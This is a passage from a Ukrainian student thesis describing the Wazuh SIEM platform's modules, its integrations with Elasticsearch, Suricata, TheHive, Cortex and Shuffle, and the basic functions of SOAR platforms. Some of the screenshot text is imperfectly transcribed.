Методи забезпечення безпеки з використанням Wazuh:

- Аналіз та архівування журналів.
- Інвентаризація системи.
- Моніторинг дотримання регуляторних вимог.
- Виявлення вразливостей.
- Активний захист.
- Перевірка цілісності.
- Хмарна безпека.
- Безпека контейнерів.
- Кастомізовані дашборди, звітність та оповіщення.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				36
Змн.	Арк.	№ докум.	Підпис	Дата		

У багатьох випадках докази підозрілої активності можна знайти у файлі журналу системи або програми, за якою ведеться спостереження (рис. 1.14). Wazuh допоможе автоматизувати управління та аналіз журналів і таким чином прискорити виявлення зовнішніх і внутрішніх загроз. Завдяки потужному індексатору, він також допомагає зберігати журнали для подальшого криміналістичного аналізу, а також виконувати нормативні та внутрішні вимоги до зберігання.




Рисунок 1.14 – Приклад аналізу та архівування журналів у Wazuh

Модуль інвентаризації системи збирає інформацію про апаратне та програмне забезпечення системи, що моніториться. Цей інструмент допомагає ідентифікувати активи та оцінити ефективність управління виправленнями.

Зібрані дані інвентаризації для кожного з відстежуваних пристроїв можна шукати за допомогою Wazuh RESTful API та веб-інтерфейсу користувача. Вони включають використання пам'яті, дискового простору, характеристики процесора, мережеві інтерфейси, відкриті порти, запущені процеси і список встановлених додатків.

Збір даних інвентаризації виконується автоматично і регулярно відповідно до налаштувань (рис. 1.15). Після завершення збору нові дані інвентаризації порівнюються зі старими даними попереднього сканування. Таким чином можна виявити, наприклад, відкриття нового порту, зміни в процесах або встановлення нової програми.

> Processes (105)

Filter processes...

Name	Effective user	Effective gr...	PID	Parent PID	Command	Args	VM size	Size	Session	Priority	State
htpdp	root	root	16278	1	/usr/sbin/htpdp	-DFOREGROUND	228308	57077	16278	0	S
htpdp	apache	apache	23736	16278	/usr/sbin/htpdp	-DFOREGROUND	228444	57111	16278	0	S
htpdp	apache	apache	25717	16278	/usr/sbin/htpdp	-DFOREGROUND	228444	57111	16278	0	S
htpdp	apache	apache	23737	16278	/usr/sbin/htpdp	-DFOREGROUND	228444	57111	16278	0	S
crond	root	root	28963	1	/usr/sbin/crond	-n	126384	31596	28963	0	S
chronyd	chrony	chrony	531	1	/usr/sbin/chronyd		117908	29452	530	0	S
NetworkManager	root	root	618	1	/usr/sbin/NetworkManager	--no-daemon	548092	137023	618	0	S
master	root	root	1064	1	/usr/libexec/postfix/master	-w	89740	22435	1064	0	S
systemd-udev	root	root	407	1	/usr/lib/systemd/systemd-udev		48104	12026	407	0	S
systemd-logind	root	root	539	1	/usr/lib/systemd/systemd-logind		26616	6654	539	0	S

Rows per page: 10

Download CSV

Рисунок 1.15 – Приклад інвентаризації системи у Wazuh

Важливим є моніторинг дотримання регуляторних вимог – CIS, PCI DSS тощо. Модуль автоматизованої оцінки конфігурації допомагає підтримувати стандартну конфігурацію, відстежуючи конфігурацію відстежуваних пристроїв. Модуль регулярно сканує і повідомляє про некоректні конфігурації в відстежуваній системі (рис 1.16). Ці сканування оцінюють конфігурацію системи за допомогою файлів політики, що містять набір перевірок. Наприклад, можна перевірити конфігурацію файлової системи, наявність оновлень або патчів безпеки. Він також може перевірити, чи ввімкнено брандмауер, виявити непотрібні запущені служби або перевірити політику паролів користувача. Політики сканування записуються у форматі YAML. Це дозволяє користувачам швидко розібратися в них, а також розширити існуючі політики відповідно до своїх потреб або написати нові.

wazuh. Modules: Debian Security configuration assessment Index pattern: wazuh-alerts-* API: eno-1

Inventory Events

CIS Benchmark for Debian/Linux 9

Pass 64 Fail 104 Not applicable 7 Score 38% End scan Feb 18, 2022 @ 06:51:35.000

Filter or search

ID	Title	Target	Result
2000	Ensure mounting of firewalld filesystems is disabled	Command: modprobe -n -v firewalld	Failed
2001	Ensure mounting of firewalld filesystems is disabled	Command: modprobe -n -v firewalld	Failed

Rationale
Removing support for unneeded filesystem types reduces the local attack surface of the system. If this filesystem type is not needed, disable it.

Remediation
Edit or create a file in the /etc/modprobe.d/ directory ending in .conf. Example: vim /etc/modprobe.d/firewalld.conf and add the following line: install firewalld /usr/bin/true. Run the following command to unload the firewalld module: # modprobe -r firewalld

Description
The firewalld (Journaling Firewall System 2) Firewall type is a log-structured Firewall used in Fedora devices.

Checks (Condition: all)
• modprobe -n -v firewalld < /usr/bin/true
• not command -v firewalld

Compliance
etc: 1.1.1.2
vuln: 5.1
pci: 2.2.3
test: CDE.3

2002	Ensure mounting of firewalld filesystems is disabled	Command: modprobe -n -v firewalld	Failed
2003	Ensure mounting of firewalld filesystems is disabled	Command: modprobe -n -v firewalld	Failed

Рисунок 1.16 – Приклад моніторингу дотримання регуляторних вимог у Wazuh

Wazuh може виконувати регулярне автоматичне виявлення вразливостей. Це допомагає своєчасно виявляти вразливості в операційних системах і додатках,

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І.Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		
						38

встановлених на відстежуваних пристроях. Модуль виявлення вразливостей інтегрований із зовнішніми джерелами інформації про вразливості. Це, наприклад, Canonical, Debian, Red Hat, Arch Linux, Amazon Linux Advisories Security (ALAS), Microsoft та Національна база даних вразливостей (NVD).

Wazuh веде список додатків, встановлених на відстежуваних пристроях, і регулярно порівнює його з базою даних вразливостей (CVEs). Результатом є огляд вразливостей, включаючи додаткову інформацію та рекомендації (рис 1.17). Таким чином, члени команди безпеки отримують актуальну інформацію про стан вразливостей і можуть ефективно та своєчасно реагувати на них.




Рисунок 1.17 – Приклад виявлення вразливостей у Wazuh

Дуже корисною частиною платформи Wazuh є модуль активного захисту. Цей модуль дає змогу автоматизувати реакцію на події в системах, що перебувають під моніторингом. Автоматизація забезпечує своєчасне і послідовне вирішення обраних інцидентів, що може бути особливо цінним для невеликих команд з обмеженими ресурсами.

Модуль містить ряд сценаріїв реагування, які допомагають реагувати на загрози і пом'якшувати їх наслідки. Наприклад, скрипти блокують зловмисний доступ до мережі або видаляють шкідливі файли на відстежуваних пристроях. Таким чином, автоматичні дії зменшують навантаження на команди безпеки і дозволяють їм ефективно управляти інцидентами.

Робочий процес активного реагування [28] продемонстровано на рис. 1.18.




Рисунок 1.18 – Приклад активного захисту у Wazuh

Модуль перевірки цілісності регулярно моніторить систему і зберігає контрольні суми, атрибути та інші властивості файлів і/або ключів реєстру (рис 1.19). Порівнюючи отриману інформацію, він виявляє зміни, внесені в контрольовану систему, і надсилає їх менеджеру Wazuh. Сповіщення генерується щоразу, коли виявляються зміни у файлах та/або ключах реєстру.




Рисунок 1.19 – Приклад перевірки цілісності у Wazuh

Wazuh також дозволяє контролювати інфраструктуру сервісів у популярних постачальників хмарних послуг. До них відносяться Microsoft Azure, Amazon AWS або Google Cloud, а також в Office 365. За допомогою раніше згаданих компонентів ви можете контролювати сервери, що працюють в хмарі. Завдяки інтеграції з API постачальників хмарних послуг можна також відстежувати дії, пов'язані з управлінням хмарними середовищами і діями, що виконуються користувачами. Наприклад, компонент Azure Logs дозволяє відстежувати всю активність і служби вашої інфраструктури в Microsoft Azure. Наприклад, журнали активності, журнали ресурсів або журнали Azure Active Directory (рис. 1.20).

WAZUH

Modules / Security events

Security events

Dashboard

Events

Explore agent

rule.level

Available fields

agent.id

data.activityDateTime

data.activityDisplayName

data.additionalDetails

data.azure_aad_tag

data.azure_tag

data.category

data.correlationid

data.id

data.initiatedBy.app

data.initiatedBy.user.displayName

data.initiatedBy.

timestamp per 30 minutes

Time

agent.name

rule.description

rule.level

rule.id

Aug 17, 2021 @ 14:32:45.428

wazuh-manager

Azure: AD

3

87882

Expanded document

View surrounding documents

View single document

Table

JSON

agent.id

000

agent.name

wazuh-manager

data.activityDateTime

2021-08-17T11:48:25.2185456Z

data.activityDisplayName

Add user

data.additionalDetails

value: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0

key: User-Agent

data.azure_aad_tag

azure-active_directory

data.azure_tag

azure-ad-graph

data.category

UserManagement

Рисунок 1.20 – Приклад хмарної безпеки у Wazuh

Платформа Docker також є невід'ємною частиною багатьох корпоративних середовищ. І тут Wazuh може надати вам необхідний огляд. Він стежить за поведінкою контейнерів і таким чином може виявити можливі загрози, вразливості та аномалії. Завдяки вбудованій інтеграції з середовищем Docker, Wazuh дозволяє користувачам відстежувати образи, томи, мережеві налаштування або запущені контейнери.

Wazuh безперервно збирає і аналізує детальну інформацію про роботу контейнерів (рис. 1.21). Наприклад, він попереджає про контейнери, що працюють у привілейованому режимі, вразливі програми, оболонку, запущену в контейнері, зміни в постійних томах або образах та інші можливі загрози.




Рисунок 1.21 – Приклад безпеки контейнерів у Wazuh

Завдяки широким можливостям налаштувань оглядових панелей, звітності та сповіщень, не тільки IT-адміністрація, а й команда з управління ризиками та безпеки може легко і швидко отримати огляд наприклад підозрілих дій, змін в AD, правилах брандмауера або налаштуваннях дозволів користувачів на відстежуваних системах (рис. 1.22).




Рисунок 1.22 – Приклад кастомізованих дашбордів, звітностей та оповіщень у Wazuh

Wazuh є дуже гнучким рішенням, яке дозволяє інтегруватися з багатьма популярними інструментами для розширення можливостей моніторингу, аналізу та управління подіями безпеки.

Ось список основних інструментів, які можуть бути інтегровані у Wazuh:

- Elasticsearch.
- Suricata.
- TheHive.
- Cortex.
- Shuffle.

Elasticsearch є центральним компонентом Elastic Stack, (який зазвичай називають ELK Stack – Elasticsearch, Logstash і Kibana), що являє собою набір безкоштовних і відкритих інструментів для збору, збагачення, зберігання, аналізу та візуалізації даних [17].

Elastic Stack надає можливості аналітики безпеки, які широко використовуються для виявлення загроз, візуалізації та реагування на інциденти. Швидкість і масштаб, з якими Elasticsearch може індексувати і шукати інформацію, пов'язану з безпекою, дозволяють аналітикам безпеки працювати більш ефективно, в той час як інформаційні панелі Kibana забезпечують широку видимість і дозволяють здійснювати інтерактивне полювання на загрози. А механізм машинного навчання може автоматизувати аналіз складних наборів даних, дозволяючи виявляти зловмисників, які інакше залишилися б непоміченими [15].

Схема роботи Elastic Stack у Wazuh [29] наведена на рис. 1.23.




Рисунок 1.23 – Приклад інтеграції Elastic Stack з Wazuh

Suricata – це безкоштовна система виявлення мережевих загроз з відкритим вихідним кодом, здатна виявляти мережеві вторгнення в реальному часі (NIDS), запобігати вторгненням в режимі реального часу (NIPS), здійснювати моніторинг мережевої безпеки (NSM) та обробляти ПКП в режимі офлайн. Suricata перевіряє мережевий трафік, використовуючи свої правила і мову сигнатур для виявлення відомих загроз, порушень політик і зловмисної поведінки, а також підтримує написання сценаріїв для виявлення складних загроз.

Інтегруючи Suricata до Wazuh (рис 1.24), організації можуть створити єдину екосистему безпеки, яка поєднує виявлення загроз на рівні мережі з можливостями моніторингу та реагування на рівні хостів, забезпечуючи багаторівневий захист від кіберзагроз.




Рисунок 1.24 – Приклад інтеграції Suricata з Wazuh

TheHive є масштабованою, безоплатною платформою для реагування на інциденти безпеки з відкритим вихідним кодом, покликана полегшити життя SOC, CSIRT, CERT і будь-яким фахівцям з інформаційної безпеки, які мають справу з інцидентами безпеки, що потребують швидкого розслідування і реагування. TheHive має REST API, які дозволяють інтегруватися з різними рішеннями для забезпечення безпеки, щоб збирати події безпеки і оповіщення для подальшого розслідування і відстеження випадків [16].

TheHive забезпечує інтеграцію з Wazuh (рис. 1.25) та MISP, підтримуючи автоматичний імпорт та аналіз подій безпеки, а також обмін інформацією. Платформа підтримує реальну співпрацю в режимі реального часу, ефективне керування завданнями, персоналізовані шаблони для випадків та завдань, а також безпечне керування доказами. TheHive також дозволяє легко додавати та керувати об'єктами спостереження, інтегрується з Cortex для отримання додаткової інформації та пришвидшення розслідувань.




Рисунок 1.25 – Приклад інтеграції TheHive з Wazuh

Cortex – це платформа з відкритим вихідним кодом, що легко розширюється і є зручною для користувачів, яка дозволяє командам безпеки автоматизувати робочі процеси збору інформації про загрози та реагування на них. Платформа дозволяє користувачам аналізувати та реагувати на сповіщення з різних джерел, включаючи SIEM, IDS та інші інструменти безпеки. Однією з ключових особливостей Cortex є її здатність інтегруватися з широким спектром інструментів та сервісів безпеки. Ця інтеграція дозволяє командам безпеки автоматизувати багато аспектів своїх операцій з безпеки, включаючи збагачення, аналіз і реагування. Cortex забезпечує центральне сховище цих даних, що дозволяє користувачам легко керувати та отримувати доступ до необхідної інформації.

Shuffle – це платформа для оркестрування, автоматизації та реагування на інциденти безпеки (Security Orchestration, Automation and Response, SOAR), призначена для автоматизації та оптимізації операцій з безпеки. Інтеграція Wazuh з Shuffle SOAR (рис 1.26) може значно підвищити здатність організації реагувати

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		45

на інциденти безпеки шляхом автоматизації повторюваних завдань і підвищення загальної ефективності.




Рисунок 1.26 – Приклад інтеграції Shuffle з Wazuh

Таким чином SIEM-рішення Wazuh є ідеальним кандидатом для виконання кваліфікаційної роботи за цією темою, адже містить у собі всі можливості сучасної SIEM системи починаючи від базових можливостей по типу кореляції журналів та потоків, закінчуючи можливостями інтеграцій зовнішніх платформ. Його дослідження та робота з ним сформує необхідні теоретичні та практичні навички для подальшого професійного просування у галузі та отримання компетентностей, необхідних кваліфікованому спеціалісту з кібербезпеки.

1.4 Аналіз роботи SOAR та його функції

Численні інструменти для відстеження та реагування на кіберзагрози часто налаштовуються і використовуються вручну, що призводить до уповільнення загального часу реагування на загрози.

Платформи SOAR надають операторам центральну консоль, де вони можуть інтегрувати ці інструменти в оптимізовані робочі процеси реагування на загрози та автоматизувати низькорівневі завдання, що повторюються в цих робочих процесах. Ця консоль також дозволяє операторам керувати всіма оповіщеннями про загрози, що генеруються цими інструментами, в одному центральному місці [18].

Основний цикл роботи функцій SOAR наведений на рис. 1.27.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І.Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		46



Рисунок 1.27 – Основні функції SOAR

Процес дослідження та реагування на інцидент може статися за лічені секунди, без будь-якої участі персоналу. Аналітикам з безпеки не потрібно дотримуватися кроків, інструкцій і робочого процесу прийняття рішень, щоб розслідувати подію і визначити, чи є вона законним інцидентом. Повторювані, трудомісткі дії знімаються з них, щоб вони могли зосередитися на більш важливій роботі, яка додає цінності [19].

Окремі компоненти SOAR працюють разом, щоб полегшити навантаження на команди безпеки організації [18]:

- Оркестрування безпеки.
- Автоматизація безпеки.
- Реагування на інциденти.

Оркестрування безпеки – це те, як платформи SOAR пов'язують і координують апаратні та програмні засоби в системі безпеки компанії.

SOC використовують різні рішення для моніторингу та реагування на загрози, такі як брандмауери, канали розвідки загроз та інструменти захисту кінцевих точок. Навіть прості процеси безпеки можуть включати кілька інструментів. Ці інструменти часто надаються різними виробниками і не завжди легко інтегруються, тому аналітикам доводиться вручну переходити від одного інструменту до іншого під час роботи.

За допомогою SOAR оператори можуть об'єднати ці інструменти в узгоджені, повторювані робочі процеси операцій з безпеки. SOAR використовує API, готові плагіни та кастомні інтеграції для підключення інструментів безпеки (і деяких інших інструментів, що не пов'язані з безпекою). Після інтеграції цих інструментів SOC можуть координувати свою діяльність за допомогою плейбуків.

Плейбуки – це карти процесів, які аналітики безпеки можуть використовувати для опису етапів стандартних процесів безпеки, таких як виявлення, розслідування та реагування на загрози. Плейбуки можуть охоплювати різні інструменти та програми. Вони можуть бути повністю автоматизованими, повністю ручними або поєднувати автоматизовані та ручні завдання.

